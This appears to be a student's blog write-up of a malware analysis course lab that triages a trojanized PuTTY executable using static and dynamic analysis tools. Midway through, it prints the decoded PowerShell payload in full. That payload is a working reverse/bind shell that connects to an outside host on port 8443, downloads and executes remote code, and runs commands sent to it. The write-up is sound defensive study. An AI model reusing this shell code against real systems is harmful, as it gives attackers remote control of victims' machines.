
Special Thanks to HuskyHacks and TCM Security
Welcome! Today we are doing some work for Husky Incident Response Corporation, thanks to our wonderful ‘Practical Malware Analysis and Triage’ contract, the details of which can be found here.
We were woken in the middle of the night by the beeping of our pager (budget is tight this year) which flashed an alert telling us to “CHK EMAIL”; so up we sauntered, and across the domicile to the office, whereupon the following message was received:

I suppose we’d best get to work! If we do a good job maybe they’ll upgrade our pager to a cellphone?
Okay, first things first let's grab the SHA256 and run it against Virus Total:


Forty-four of sixty-eight dentists agree! There is certainly something odd about this application. Let's call up the strings from Floss and parse through them.


There are several sections which indicate a series of failed authentication attempts and other security notifications; however, it is extremely challenging to be able to distinguish which of these alerts might be due to malicious activity and which might just be stored messages in the basic putty installation. Even if we could determine that these alerts were the result of ongoing malicious activity it would be difficult to say whether this is an attacker attempting to gain access and failing, or a legitimate user having been locked out by an attacker. Nonetheless it is suspicious. We also see an extremely malicious-looking Powershell command in here, calling for an Execution Policy Bypass as well as being run in a hidden window. I don't know too much about Powershell right now, but my guess is that this is encoding and packaging the traffic stream for exfiltration, potentially feeding live data to a malicious third party.
We should confirm our findings using PEStudio, which is able to confirm that there are 150 of the 20,000 available strings which are blacklisted. Most notably to me is the ones which are attempting to harvest the user's monitors and mouse, as well as DeleteSecurityContext, which doesn't sound good at all!

https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getcapture
https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getdesktopwindow
https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getforegroundwindow
https://docs.microsoft.com/en-us/windows/win32/api/sspi/nf-sspi-deletesecuritycontext

There are also several high-priority indicators of compromise with a few in particular standing out:

This URL also appears in here, I wonder where this leads to?

h t t p s : //www . chiark . greenend . org .uk /~sgtatham/putty/
But it appears to be something legitimately related to the Putty application:

Let's pull the architecture with PEStudio:

Nothing appears to be in the Import Address Table section, I reloaded it to double-check.


We also see that the difference between the raw data and virtual data is statistically irrelevant, being only 0.02% offset:
I think it's time to do something fun! Let's cast this beast. iNetSim is currently off so we can see what happens without network connection, but let's open ProcMon to watch:

So a Putty window pops up and stays up, and a big ol' Powershell window pops up but disappears immediately, which correlates well with the PS command we found earlier that called for a hidden window. What can we find in ProcMon?
It is creating A LOT of files on the system,


and playing in the registry,

and querying security files, with the ominous ‘Buffer Overflow’ sending a big alarm siren out.

When we switch filters from ‘Process Name is putty.exe’ to ‘Parent PID is 2196’ (the putty PID) we get the straight deets! Dozens, maybe hundreds, of pages of Powershell influence in the system:
Let's reboot to the saved snapshot and check this thing while the network is active.
Popping open Wireshark and booting iNetSim did not provide many clues. The Flare machine announced itself on the network but not much actionable intelligence came down.

Noticing that this Putty window kept popping up makes me think we should maybe use it. Booting the SSH service on RemNux allowed me to SSH into the machine via Putty; and look what we find!

This is one of those error messages from the strings output that we were having trouble figuring if it was an alert from Putty itself or from the malicious element of Putty playing poorly with it. Checking Wireshark again we can see the TCP/SSH connection we just initiated

Let's reset snapshots and do this again with some Flare monitoring tools running.
I'm not going to lie, I am confused AF right now; completely lost in this ProcMon screen.. But after a few reboots to snap I timed my detonation, scrolled down in the process list until that time where I found the Putty execution (I know I could have filtered for it, but I didn't want to exclude processes that weren't technically Putty/Putty-Children) and I right-clicked the event above the execution and selected ‘Exclude Events Before’ so now there is this nice window with everything that happened after the point-of-detonation:

Even so, there are thousands if not millions of events in here... Filter ‘Operation Contains Reg Exclude' since I don't know anything about the Registry anyway.. And still SOOO many events ./puke.
Some random scrolling led to this interesting cluster:

And indeed we do see this apparent mechanism of persistence:

I have also run TCPView and connected the Putty app to the RemNux. The connection requested is established, but nothing else.
I feel like the most apparent malicious activity was that Powershell command.. Let's go grab that and go with it. In the middle we can see a massive base64-encoded string. Plugging that into a decoding website returns gibberish, but if we decrypt it in RemNux terminal instead, and then run a Gzip on the output (remember "GzipStream" from the Powershell command) we can actually return clear-text:

Here is the full code:
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}
Within which we get some excellent clues! First awesome thing is some attribution, our hackers' names are Ben Turner and Dave Hardy. ./deployRaidTeam
Second we can see that a TCP connection is going outbound in search of port 8443 on a client known as bonus2.corporatebonusapplication.local ; this is likely not programmed onto our iNetSim DNS, so why don't we add it to /etc/hosts, re-detonate, and see what happens ^_^.

Alright, interesting developments. I commented out that hosts line for now as I realized that iNetSim has not been functioning properly this whole time because I changed the IP scheme of the lab and did not update the inetsim.conf. So now that we're running again, a few preliminary tests show some new information. One piece of information which is Powershell initiating a TCP connection:

This is as we witnessed and suspected in the above PS script: $listener = [System.Net.Sockets.TcpListener]8443
But this connection drops away quickly; perhaps because bonus2 did not respond? Let's move the hosts entry to RemNux instead and maybe it will pop a shell on Rem?
No shell... Maybe if I set up a listener first? I do notice that the above PS TCP connection successfully sends, although it does not appear in Wireshark on the other side.

WOOT! Reverse shell obtained! Just add the URL to hosts in RemNux, tagged to 127.0.0.1, then open a NC listener on 8443 also in RemNux, and then go over to Flare and detonate the program!

Pretty trash shell though!

I played around with this for a while trying to override the trashness with a TTY shell, and was not having much luck so I peeked at the video Husky left for us and discovered that this is not a trash shell, it is actually a TLS-secured connection. Meaning that we need a special and particular certificate to be able to provide to this connection when it spawns, and we do not have such a certificate.
What we do have, however, is enough intelligence to notify our team that this is an extremely compromised application!
Analysis:
